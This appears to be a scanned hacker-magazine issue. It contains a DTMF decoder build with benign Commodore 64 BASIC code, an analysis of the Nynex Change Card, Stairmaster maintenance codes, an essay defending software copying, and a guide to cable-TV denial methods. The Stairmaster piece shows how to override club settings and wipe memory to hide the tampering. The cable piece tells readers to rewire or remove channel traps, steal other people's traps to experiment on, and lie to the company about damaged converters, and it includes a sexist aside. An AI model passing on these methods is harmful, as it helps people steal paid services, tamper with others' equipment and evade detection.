In this article, I'll show you everything you need to build a stand-alone DTMF decoder, with a one digit display. You can even order all the parts as a kit (see sidebar) and solder it together in about 20 minutes. And then if you want all the logging capabilities of a much more expensive dedicated DTMF decoder, I'll show you how to interface this project to a Commodore-64, or even a VIC-20 Computer (street value: about $10). With this DTMF decoder as an input device, you can decode and list touch tones from any audio source, and you can even make other applications that use touch tone control. With a telephone input, you can feed commands to your application remotely with a touch tone phone. With a radio input, you can make an amateur radio repeater controller. The applications are limited only by your imagination.

Some people might look at this and say, why a Commodore 64? There are several reasons I chose this particular computer. It's easy to use, especially for these sorts of projects. Lots of people have them already, and if you don't have one you can probably pick one up at a garage sale (I've seen them for as little as $20). Please understand, I'm not advocating retrograde technology. There is no substitute for a Pentium when you're playing X-Wing or running Crack on someone's password file, but there are also applications that don't need all that power, and with this project you can once again get use out of those "toy computers" which currently serve as door stops. If there is enough reader response to this project, I'll continue to design applications that you can add to your hacker's tool box. And perhaps these

projects will also give you some ideas, so you can design and build your own custom tools.

Of course, if you don't have and don't want to use a Commodore 64, and you know enough about the hardware interface, you can always hook this DTMF decoder to any computer of your choice, even a PC or Macintosh. The operation and outputs are explained below. The rest is left as an exercise to the reader.

Circuit Description

This section is for anyone who really wants to know what every part of the circuit is doing. If you don't really care, this is isn't vital and you can skip to the next section, "Circuit Construction".

The schematic diagram for this project is shown in Figure 1. The three major components are the DTMF Receiver IC (IC1), the display driver IC (IC2), and the seven-segment LED that displays the current digit. All the other parts provide power, support, and input conditioning for the circuit.

The capacitor in the audio input path (C1) is to block any DC in the audio input signal. The resistors (R1 and R2) form the audio amplifier feedback loop, which in this circuit (R1= R2= 100K) sets the gain of the internal differential input amplifier in the 8870 to unity. The crystal used by IC1 to generate its internal clock (X1) is a standard 3.58 MHz colorburst crystal. Finally, R3 and C2 form an RC timing delay that determines how long a tone must be present on the input to be considered valid, and then how long it must be off before the next tone is considered a "new" tone. With the values chosen here (R3= 330K, C2 = .1uF), the time for a tone to be considered valid is about 40 milliseconds.

The four-bit decoded output of the 8870 goes to a seven-segment decoder/driver, which is IC2, a 7447. The use of an off-the-shelf part like the 7447 is convenient and cheap, but provides one problem: the decoder IC doesn't output a binary 0 for an input touch tone digit of "0". Furthermore, all the other non-numeral digits (#, *, A, B, C, D) are also rendered as symbols by the decoder IC. See "Circuit Operation" section below. The 7447 drives a common anode seven-segment display on which the decimal point serves as a power-on and valid-tone indicator. Resistor R4 limits the total current that the LED can draw. Because the 7447 has internal limiting resistors, R4 can be left out, and the display will be much brighter but still not burn out. The disadvantage to having R4 in place is that the display will get dimmer when there are more segments on. For example, a numeral "1", which has only two segments, is considerably brighter than a numeral "8" which uses all seven of the segments. The advantage to having R4 however, is that it limits the current drawn by the entire circuit and makes the total current drain more uniform over time. This is particularly useful if you intend to power the circuit from the host computer bus, where current drain may be an issue (see "Computer Interface" section).

When operating without power from the host computer, or in a stand-alone configuration, power is provided to the circuit by a voltage regulator (IC3) which sources 5V from any input voltage between about 7.5V and 20V. The circuit is intended to be used with a 9V battery (attached to CON1).

Circuit Construction

You will need several tools to begin: wire cutters, wire strippers, a low-wattage soldering iron, and some rosin core (*not* acid core) solder. You will also want a heat sink (such as an alligator clip), and a well-lighted workspace where you can drip solder.

The entire circuit can be build on a single-sided printed circuit board 45mm x 65mm. The artwork for the board is shown actual size in Figure 2. This shows the copper traces as they should actually appear on the underside (opposite from component side) of the circuit board. The best way to fabricate the circuit board is photographically, but walking through the entire process of etching and drilling circuit boards is beyond the scope of this article. Because there are traces running in between IC pins on this board, the layout tolerances are fairly tight. If you have never made a printed circuit board before I strongly suggest you purchase the pre-fab




Figure 1 - Circuit Schematic




Figure 2 - Printed Circuit Board Artwork (Actual Size)




Figure 3 - Component Layout Guide

board, or the entire kit (see sidebar). The circuit is also simple enough that you can assemble it on perf-board, using the schematic in Figure 1, without the printed circuit board, but it won't be as durable or reliable.

The component layout on the top (blank) side of the circuit board is shown in Figure 3. Insert each component in the board, and then solder it in place and trim its leads off. It's easiest if you begin with the resistors, because the board can rest on them while you solder them in place. The rest of the components can then be inserted in order by height, from shortest to tallest, starting with IC1 and IC2, and ending with the voltage regulator (IC3).

Make sure that the board surface is clean before you begin soldering. Rubbing it down with rubbing alcohol and then wiping off any excess will insure that there is no grease from your fingers. When you solder the parts, remember that the components, particularly the ICs and the LED, are susceptible to thermal damage if you get them too hot. This means that you should use a heat sink (such as an alligator clip connected on the component side) on the leads of the ICs as you solder them. You should make sure that you only apply the soldering iron to the component leads for the minimum time needed to get a good clean solder joint.

Also make sure that you get the ICs in the board with the correct orientation. They will fit in two different directions, but you *must* have the end with the notch toward the edge of the board with the voltage regulator. The voltage regulator also has only one correct orientation, which is with the front (the labeled side) facing toward the ICs and the metal tab facing the edge of the board. If you put it in backwards, the circuit will not work. The decimal point on the seven-segment display should be toward the edge of the board. Make sure you put the red lead on the battery connector (CON1) in the hole closer to the voltage regulator (IC2). If you are not certain of the correct orientation of any of these parts (IC1, IC2, IC3, LED1, or CON1), study Figure 3 and make sure you have them oriented correctly before you solder them in place.

When the circuit is finished, there should be seven unfilled holes between IC1 and IC2 (which is where the computer interface is connected, see below).

Circuit Operation

Once you have built the circuit, turn it on by connecting the 9V battery. The decimal point on the LED should light up. You're now ready to decode DTMF tones. Connect a tone source to the audio input. When the circuit receives a "valid" touch tone, it displays the value on the seven-segment display. When a valid tone is applied to the input, the decimal point will turn off. Once a tone has stopped, the decimal point will light again, and the number will remain on the display until the next valid tone is received.

One quirk of using an off-the-shelf display driver (the 7447) with the 8870 DTMF receiver is the way a touch tone "0" is displayed. Because the 8870 doesn't output a binary 0 for the tone "0", it is actually displayed as one of the non-numeral symbols. A touch tone "D" is what is displayed as a "0" on the seven segment LED. Table 1 shows all of the touch tone inputs, their binary outputs, and the symbol displayed on the seven-segment LED for each.

Computer Interface

Although this tone decoder can be used as a stand-alone device, it is difficult to catch multiple digits, because they are only displayed on the seven-segment display until the next tone comes along. Furthermore, if the same touch tone digit is received twice in a row, the only way you will tell from looking at the display is by seeing the decimal point blink off as the next valid tone arrives while the number or symbol displayed remains the same.

This decoder becomes really useful when you hook it to something that can record the digits as they occur, and keep them in memory or display them to a multi-digit display (like a screen). All we need is a computer with a binary input port. For this project, I used the user port on the Commodore 64. This is the card edge on the far right as you look at the back of the computer. The six holes on the decoder




Figure 4 - Commodore 64/Vic-20 Interface Pinout




Figure 5 - Flowchart of Simple
Decoder Polling Algorithm

circuit board between IC1 and IC2 are where you connect the board to the user port. The seventh hole (at the top of the Decoder) is an auxiliary power input, if you want to power the decoder circuit from the computer (and eliminate the need for batteries). Figure 4 shows which pins on the connector are connected to which holes on the board. The bottom-most hole on the board is the ground connection, the middle five holes are the four bits of the decoded digit and the valid bit. By connecting them to the user port, the state of the DTMF decoder is now reflected by the user port data byte in the computer's memory.

The algorithm for reading a digit in from the DTMF decoder is pretty straightforward. We just keep "polling" (checking the value of) the user port. If the valid bit is low (0), we check again. We look until the valid bit goes high (1), and then we record the current digit from the four-bit binary input. Then we wait for the valid bit to go low again before we start the whole process over. Figure 5 shows a flow-chart of this process. The Commodore 64 is a very slow computer by current standards, but it is still blazingly fast compared to the speed that DTMF digits can arrive. So a program written even in the glacially quick language of BASIC is plenty fast for our needs.

The sample program in Figure 6 is a DTMF number logging program. It scans for digits. If a digit is received, it prints it to the screen and waits for the next digit. If it gets a whole stream of digits, it will print them all on the same line. If it gets a "#" sign, or if there is a delay of more than three seconds until the next digit, it will skip to the next line and print any subsequent digits there. Numbers are not stored in memory, so once they scroll off the top of the screen, they are lost.

The code for the BASIC number logging program is broken down into subroutines and commented to indicate what is happening where. You can use this as a guide to writing your own code, or you can just copy sections of this program into your own. The possibilities of what you can do with this are limited only by your imagination. It's up to you.

And now you have a DTMF decoder. It's cheaper than an equivalent commercial product, and it offers a chance to start your own hacker's tool kit, in the spirit of the earliest pioneers who built all their own equipment. Good luck and have fun.

SIDEBAR

Part List, Kit Ordering Information

Many of the parts for this kit are available at Radio Shack, and have Radio Shack part numbers in parentheses next to them. The rest are fairly common and can be found at electronic hobby supply stores or from parts distributors. I've also contracted with Millennium Systems to provide all the parts and the printed circuit board in kit form. They also sell just the printed circuit board, if you prefer.

R1, R2 - 100K Ohm (271-1347)

R3 - 330K Ohm (This part value can be varied widely, so you can substitute at 470K Ohm resistor, Radio Shack part number 271-1354)

R4 - 330 Ohm (271-1315)

C1, C2 - .1 microfarad (272-1069)

X1 - 3.58 MHz Colorburst Crystal

LED1 - Common Anode Seven-Segment LED

IC1 - Teltone 8870-1 DTMF Receiver (You can call Teltone at 1-800-426-3926 to find your nearest distributor.)

IC2 - 7447 Display Decoder IC (276-1805)

IC3 - 7805 +5V Regulator IC (276-1770)

CON1 - 9 V Battery Clip (270-325)

Optional

CON2 - Female RCA Phono Plug for Audio Input (274-346, but this is not the printed circuit board mounted part that the circuit board art is designed for)

CON3 - 24 Pin (12 pin/side) card edge connector, .156" spacing (for connection to the Commodore 64 User Port)

Printed Circuit Board and DTMF Decoder Kits

Printed Circuit Board Only - $15

Complete DTMF Decoder Kit (Circuit board, components, and CON1 & CON2) - $28

Complete Kit + 24 Pin Card-Edge Connector for C-64 or VIC-20 User Port (CON3) + 5.25" Disk with number logging software - $42

Send orders, payable to:
Millennium Systems
P.O. Box 70868
Sunnyvale, CA 94086

You can also send comments and feedback to this address. If you have an application you'd like to see added to the hacker's tool kit, send it in.

```
10 GOSUB 10000: REM INITIALIZE VARIABLES
20 GOSUB 5000: REM SET FOR COMPUTER TYPE
30 GOSUB 4000:REM INITIALIZE THE PORT
100 REM MAIN PROGRAM LOOP
110 GOSUB 1000: REM GET A DIGIT
120 GOSUB 2000: REM PRINT DIGIT TO SCREEN, UPDATING LAST DIGIT TIME
130 GOSUB 3000: REM WAIT FOR THAT TONE TO END
140 GOTO 100: REM CONTINUE MAIL LOOP
1000 IF PEEK(DREG) AND 16 THEN GOTO 1020
1010 GOTO 1000: LOOP UNTIL VALID BIT GOES HI.
1020 DTMF=PEEK(DREG) AND 15
1030 RETURN
2000 IF TIME-LAST > 180 THEN PRINT
2010 PRINT OUT$(DTMF);
2020 RETURN
3000 IF PEEK(DREG) AND 16 THEN GOTO 3000
3010 LAST=TIME
3020 RETURN
4000 POKE DIR, 0: REM SET ALL BITS TO INPUT
4010 RETURN
5000 IF (FRE(0)-(FRE(0)<0)*65536)<5000 THEN GOTO 5040
5010 DIR=56579: REM DATA DIRECTION REGISTER ADDRESS FOR COMMODORE 64
5020 DREG = 56577 :REM USER PORT DATA ADDRESS REGISTER FOR COMMODORE 64
5030 RETURN
5040 DIR=37138: REM USER PORT DATA ADDRESS REGISTER FOR VIC-20
5050 DREG=37136: REM USER PORT DATA ADDRESS REGISTER FOR VIC-20
5060 RETURN
10000 DIM OUT$(16): REM DIMESIONS OUTPUT SYMBOL ARRAY
10010 READ CODE,SYMBOL$
10020 OUT$(CODE)=SYMBOL$
10030 IF CODE <> 15 THEN GOTO 10010
10040 LAST=0: REM TIME LAST TONE ENDED
10050 DTMF=0: REM DECODED DTMF VALUE
10060 DREG=0: REM DATA ADDRESS REGISTER
10070 DIR=0: REM DATA DIRECTION ADDR. REG.
10080 RETURN
15000 REM DATA FOR EACH POSSIBLE DTMF INPUT AND IT'S CORRESPONDING SYMBOL
15010 DATA 0,"D",1,"1",2,"2",3,"3",4,"4",5,"5",6,"6",7,"7",8,"8",9,"9",10,"0"
15020 DATA 11,"*",12,"#",13,"A",14,"B",15,"C"
```

Figure 6 - Commodore 64/Vic-20 Sample Code

Key	F_{Low}	F_{High}	Q4	Q3	Q2	Q1	Symbol
0	941	1336	1	0	1	0	c
1	697	1209	0	0	0	1	1
2	697	1336	0	0	1	0	2
3	697	1477	0	0	1	1	3
4	770	1209	0	1	0	0	4
5	770	1336	0	1	0	1	5
6	770	1477	0	1	1	0	6
7	852	1209	0	1	1	1	7
8	852	1336	1	0	0	0	8
9	852	1477	1	0	0	1	9
*	941	1209	1	0	1	1	:
#	941	1477	1	1	0	0	;
A	697	1633	1	1	0	1	<
B	770	1633	1	1	1	0	>
C	852	1633	1	1	1	1	
D	941	1633	0	0	0	0	@


Table 1 - Keys, Frequencies, Decoder Outputs, and Displayed Symbols

The Nynex Change Card

by Kevin Daniel

Nynex is currently testing a supplement to coin-operated telephones in New York City based on a disposable card technology called the Change Card. This article represents an analysis of this system based on information inferred from the dissection of several cards, and trials using the Landis and Gyr Type BTK1290-4 telephones installed in one of Nynex's test sites. Your mileage may vary.

The Change Card is a plastic card identical in size to a credit card which is dispensed from a vending machine, costs $5.00, and has an initial value of $5.25. As calls are made using the card, the telephone subtracts value from the card and the value remaining is displayed both on the phone and the card. Billed as freeing the customer from the burden of carrying a pocket full of loose change, I can imagine this system has a host of benefits for Nynex such as: reduced consumer fraud, reduced employee fraud, calls paid for up front, and the transference of some billing operations from the central office to the individual telephones.



The Change Card is made from reflective infrared reader and electrical discharge writer technology. On the face of the card is a highly reflective metallic strip covered by a protective layer of white infrared-transparent ink. It is on this strip that all card validation and value information are encoded. Validation bits are encoded as a series of areas of high and low reflectivity in the left-most 2 centimeters of the stripe. Value information is encoded as the length of the high reflectivity area starting from the end of the validation section and extending to the right-hand edge of the card. When a Change Card is first inserted into a telephone it is locked into place and scanned left-to-right by the phone's read/write head. If the validation fails the card is immediately ejected, otherwise the scan continues until it hits the next area of high reflectivity. A new card has a value stripe beginning at about 2.2 centimeters from the left hand edge and running 6 centimeters. Upon placing a call the phone will fire a spark across the write head converting the underlying area of high reflectivity to low and scarring the white protective layer displaying remaining value to the user. Value is removed immediately at the time of connection and then following each billing period until the call is terminated. The system protects against fraud by performing a read-after-write sequence, if the write has not occurred the phone automatically and immediately terminates the call and ejects the card. The system also protects against card tampering/damage by skipping over value bits which have been damaged or blown out of sequence, reducing the value of the card to that of the next readable value. Other anti-fraud measures implemented on the test site devices include: physical capture of the card during calls, separation of the handset from the signal path prior to connection, and the blocking of 900 number calls.

The Change Card system is simple but highly evolved tamper resistant technology that would seem to have few possible areas of compromise. Although currently only available in units of $5.25, who knows what secrets the validation codes hold.

HOW TO HACK HEALTH

by MuscleHead

To quasi-paraphrase the lovable vice prez running OCP in Robocop, "Good hacking is where you find it." In this case, it's in a room of sweaty people wearing lycra. Most health clubs have aerobic equipment, and more often than not a stair machine is part of the collection. You can do more with these things than choose some workout routine and lie about your weight, you can *hack them!* They don't have that keypad and LED display just for the users, it's also there for techs and club owners to do things you (the sweating one) aren't supposed to know about....

All of the following refers to a Stairmaster 4000; I've seen, but my place doesn't have, LifeStep systems. Presumably, there's good stuff locked away in its firmware as well....

All codes unless listed otherwise must be entered when the thing is in attract mode; you can tell if it is as there will be an EKG-like blip going across the display. ENT means the enter button on the keypad.

First, find out the revision, since the codes you will use will depend on this. Hit **107 ENT 4**.

You should see something like this: **REV. D, REV. E, REV. M, REV. 1.1, REV. 1.2, REV. 1.3, REV. 1.5, REV. 2.1, or REV. 2.2.**

If you get anything below 1.5, don't bother with it, most of the codes won't work.

Changing the workout time. Feel like you're not getting your fair shot on the stairs? Hit **1010 ENT**, enter the time (up to 45 minutes), and **ENT** again. Then, when Bobby Joe Steroid wants you to get off, you can tell him "Hey, the thing hasn't beeped and you *know* they shut off after fifteen minutes...."

Locking in the maximum time. Use your knowledge to protest goofy time limits. Note: this really *locks* in the max time; some poor Stairmaster tech will have to come out and use his/her magic wand if your club wants it changed after you do this. For 1.5 and 2.1 revisions: **1010 ENT**, enter the maximum workout time, **ENT**, system goes back to attract mode, **97405 ENT**, system displays time you just set, **ENT**. For 2.2 revision: **1010 ENT**, enter maximum workout time, **ENT**, system goes back to attract mode, **97405 ENT**. Now you can avoid the evil club's high-turnover setting and stay on the Stairmaster up to your God-given 45 minute limit!

Creating aesthetic commentary. This is the fun stuff. All those LEDs can be used for more than just displaying some simulated terrain or blipping a fake EKG; they can convey your deepest thoughts on the whole body image issue. Or a really devastating ego-nuke, depending on your mood. Your insightful commentary can be a max of 128 chars, including spaces, and will replace the normal EKG blip used in the attract mode. Each character is entered by using its 2 digit code; hitting the CLEAR button gets rid of an incorrect character. Here's the code table:

A=50	**N=63**	**Space=76**	**+=22**
B=51	**O=64**	**0=00**	**$=23**
C=52	**P=65**	**1=01**	**.=24**
D=53	**Q=66**	**2=02**	**%=25**
E=54	**R=67**	**3=03**	**?=26**
F=55	**S=68**	**4=04**	**'=27**
G=56	**T=69**	**5=05**	**"=28**
H=57	**U=70**	**6=06**	**_=29**
I=58	**V=71**	**7=07**	**#=30**
J=59	**W=72**	**8=08**	**heart=31**
K=60	**X=73**	**9=09**	**:=32**
L=61	**Y=74**	**!=20**	
M=62	**Z=75**	***=21**	

To program the message, hit: **7607 ENT**, enter your message, **ENT**. Remember, given the location, an ill-chosen message could push someone insecure with themselves into another five years of therapy. So, be a good neighbor....

Editing the message: **7607 ENT**

brings up the message. Use the up/down arrows to scroll through the message. **CLEAR** kills the rightmost character on the display, and anything you enter is inserted at the right.

Shutting message off: **2123 ENT**. It's still stored in memory though.

Turning message on: **2121 ENT**.

Turning "teletype" sound on: **40 ENT**.

Turning "teletype" sound off: **41 ENT**. Slot machine: this replaces the standard "You didn't die!" message you get when you slave all the way through a session. Not nearly as much fun as the message option, but it can cause amusing confusion in workout-numbed victims. **8089 ENT**, "DISPLAY ODDS" is displayed, enter number between 5 and 9999 depending on how unlucky you want everyone to be (higher is unluckier), **ENT**. Not too thrilling.

Turn off slot machine: **8089 ENT, 0, ENT**.

Cover your ass: **105 ENT**. This wipes the memory, and any chances a club owner has of proving you have curiosity.

Miscellaneous stuff: (all codes followed by **ENT**)

3121: Display current slot machine odds.

7703: Cumulative hours and floors.

9760: Change over to Imperial system.

9761: Change to metric system.

up arrow, 15: Display test.

107 ENT 5: Displays settings.

As an alternative to health clubs, many health equipment stores now carry higher-end toys like Stairmasters. Many of these stores also display them prominently at the front windows because "*Hey! LEDs!*" - Joe Customer will always be hooked by a lightshow! So, what better place to get across your opinion than a trendy health equipment store at a busy mall? Celebrate your public debut with a corn dog at Frank's Crisco Haus while you watch the nice owners handle the extra business you brought in....

SOFTWARE PIRACY
Another View

by Roberto Verzola

Reprinted from the World Press Review, courtesy of the Third World Network Features agency of Penang, Malaysia

Many Manila computer users copy programs from computer shops or from the computer bulletin board systems that have proliferated around the city. They give copies of these programs to friends and colleagues who, in turn, give copies to other friends and colleagues. In the terminology of Western software companies, they are pirates: Copying commercial software and giving it away to friends and colleagues is called piracy.

I have seen pirates in movies, and they are a mean bunch. They are villains who steal, kill, and plunder. At the movies' endings, when these good-for-nothing pirates get their just due, the audiences invariably applaud, for the pirates get the punishment they roundly deserve.

It is no fun to be called a pirate. Or to be treated like one.

I have seen a number of people who come from or work for Western software firms. They come and visit this country of pirates and perhaps make a little study of how much they are losing from piracy in the Philippines. Quite a number of them, I would say, come to the country to do some pirating themselves. However, they do not pirate software. They pirate people. They pirate those who write the software. They pirate our best systems analysts, our best engineers, our best programmers, and our best computer operators.

There is quite a difference between pirating intellectual property and pirating individuals. It costs our country perhaps $10,000 to train one doctor. Training a second doctor would cost another $10,000. Training 10 doctors would cost $100,000. In short, given an "original" doctor, it would cost us as much to make each "copy" of the original.

When the Americans pirate our doctors, they take away an irreplaceable resource, for it takes more than 10 years to train a new doctor. The Philippines has approximately one doctor for every 6,700 citizens. When the U.S. pirates this doctor, it denies 6,700 Filipinos the services of a doctor. And every year, the U.S. takes away hundreds of our doctors. How many Filipinos have died because they could not get the services of a doctor in time?

What about a computer program? Whatever amount Lotus Corp. spent in developing its spreadsheet program, it costs practically nothing to make a second or third copy of it. When Filipinos pirate the program, they have not stolen any irreplaceable resources, nor would it take Lotus 10 years to replace the program, nor have we denied any American citizen the use of the program. It is still there for Americans to use. When the U.S. pirates our doctors, it does not take a copy and leave the original behind. Instead, it takes the original and leaves nothing behind.

Copying software is a benign case of piracy. Pirating doctors is a malignant case. We have been victims of this malignant form of piracy by Western countries for a long time. They should be the last to complain when they are affected by a benign one. This piracy debate will become even more important in the future, because advanced countries are now developing computer programs that can mimic what goes on in a doctor's mind. We can say with some certainty that the U.S. will raise a big row if we pirated this one program.

In truth, the terms "piracy" and "theft" of intellectual property are emotionally laden, but they are not very accurate descriptions of the act. Legally, one might be charged with violating the copyright or patent laws of a country, but this would normally be different from the crime of theft or actual piracy. Using these words, however, automatically connotes immoral action on the part of the copier. Thus, in the polemics against the Third World, "piracy" and "theft" are favorite terms among advanced countries, particularly the U.S.

The term "piracy of intellectuals" can likewise be used, if one wants to ascribe a sense of immorality to the act. This is not to imply, of course, that countries own their intellectuals. Both intellectuals and intellectual property have other important attributes, aside from simply being commodities on the market. Notwithstanding the fact that advanced countries normally encourage the best brains of the Third World to work for them through various incentives and enticements, these intellectuals have their own reasons for doing so. Perhaps the chances for personal and professional advancement are better. Perhaps the environment is more conducive to their own temperaments and predispositions. Perhaps they were persecuted in their home countries, and so on.

The Christian Bible tells of the miracle of the loaves, when Jesus and his apostles had only five loaves of bread and two pieces of fish to feed 5,000 people. Every time I give away a copy of my favorite program, I remember the miracle of the loaves. Indeed, how can you be selfish if you can give things away and have more than what you started with? How can we deny a good friend if we can also keep it for ourselves?

coping with cable denial

by Cap'n Dave

There are three forms of denial technology in common use today. The first is the simplest: the negative trap. This is merely a filter placed outside of the home (usually on a pole, inside a pedestal, or in a box mounted to the house) that blocks out certain channels. The problems with this system are that a capital outlay is required for the homes that don't pay for the premium channels, and that someone has to come out to add or remove services. In addition, a converter may be required for non-cable-ready equipment.

These negative traps are cylindrical in shape, about five inches long and one inch in diameter. They are threaded with a male "F" connector on one end and a female "F" on the other. Each one may block out one or more channels (always contiguous though), and are often used in series. On channels where these are in use, your TV will show nothing, or a faint, "snowy" picture.

These could be removed, but the cable company will eventually notice and possibly get upset. Better yet, older-style traps can be opened and wired straight through. If they were then replaced, the cable company might never notice. A clever person might steal someone else's traps to experiment with. Newer traps are filled with epoxy and will have to be drilled out before being re-wired. The experimenter will probably have to destroy a few of these to get the technique down.

A note for apartment dwellers: the traps for every unit in the building are usually in a box somewhere on the outside of the building. This may (or may not!) have a lock on it. In any case, the next time the cable company comes out there is a small but finite chance that they will notice all the traps missing on one particular unit. To avoid this, drill out and rewire the traps, or remove every single trap in the box. Better yet, share the joy with some other buildings. This won't work for long, but it covers your tracks.

In the old days, the negative traps could be "burned out" by attaching 120V AC to the cable, and flipping it on and off a few times. *Do not do this!* It won't work anymore (the traps burn out and no longer pass signal) and it's real obvious to the cable company what happened. Melted co-ax is hard to hide. Also, it sometimes catches on fire. Kinda hard to explain to your insurance agent and/or the fire department.

The second common denial method is the interfering carrier. In these systems, a "jamming" carrier is placed halfway between the video and audio carriers (at a frequency 2.25 MHz above the video). This is removed by a "positive" trap placed inside the paying customer's home (threaded in line on the back of the box/VCR/TV. They look just like a negative trap, described above. In this case, the cable company only has to shell out for customers who are paying for the service. However, the interfering carrier obliterates some of the picture information, and the filter blocks out even more. This results in some degradation of the picture, especially the sharp details. Cable companies often get complaints about this.

These channels (more than one denial method may be in use on the same system) can be identified by the loud screeching noise emitted from the TV. Also, the picture should be flashing and/or full of lines. The actual "jamming" effects may vary from TV to TV. An article in the Spring 1993 issue described a crude method for blocking an interfering carrier. I have not tried this, and have no idea how well this will work.

The third method is to scramble the picture, and lease the customer a converter/descrambler to recover the picture. Not all converters can descramble! And one brand is *not* likely to descramble the competition's scrambling scheme. Also, unlike an earlier writer indicated, not all brands of converters have "booby traps" in them that activate on opening. Some do (especially Pioneer), but probably far less than half of non-Pioneer boxes are so equipped. If one were to "accidentally" trigger one of these, it would be prudent to return it and say the cat knocked it off the top of the TV. As long as there are no other anti-tamper methods in use (labels, etc), this will probably work. Especially if a female swapped the box. Women virtually never pirate cable. It's a man's game.

Scrambling is done in several ways. The most popular is to amplify the voltage of the horizontal sync signal. This prevents the TV from knowing when to draw the electron beam

back to the left side of the screen. Thus the picture "breaks up". Usually the audio is undisturbed. The cable descrambler lowers the voltage of the sync signal, and the TV again locks.

Now, about converters. These boxes come in three flavors: non-addressable non-descrambling, non-addressable descrambling, and addressable descrambling. The non-addressable non-descrambling converter is just a converter - it tunes the channels that non-cable-ready equipment can't tune, and converts them to channel 3.

The non-addressable descrambling converters can descramble and tune channels. But they must be programmed by the cable company via some contact method (i.e., not through the cable). They may have to open the box and program a chip, or use an infrared programming scheme.

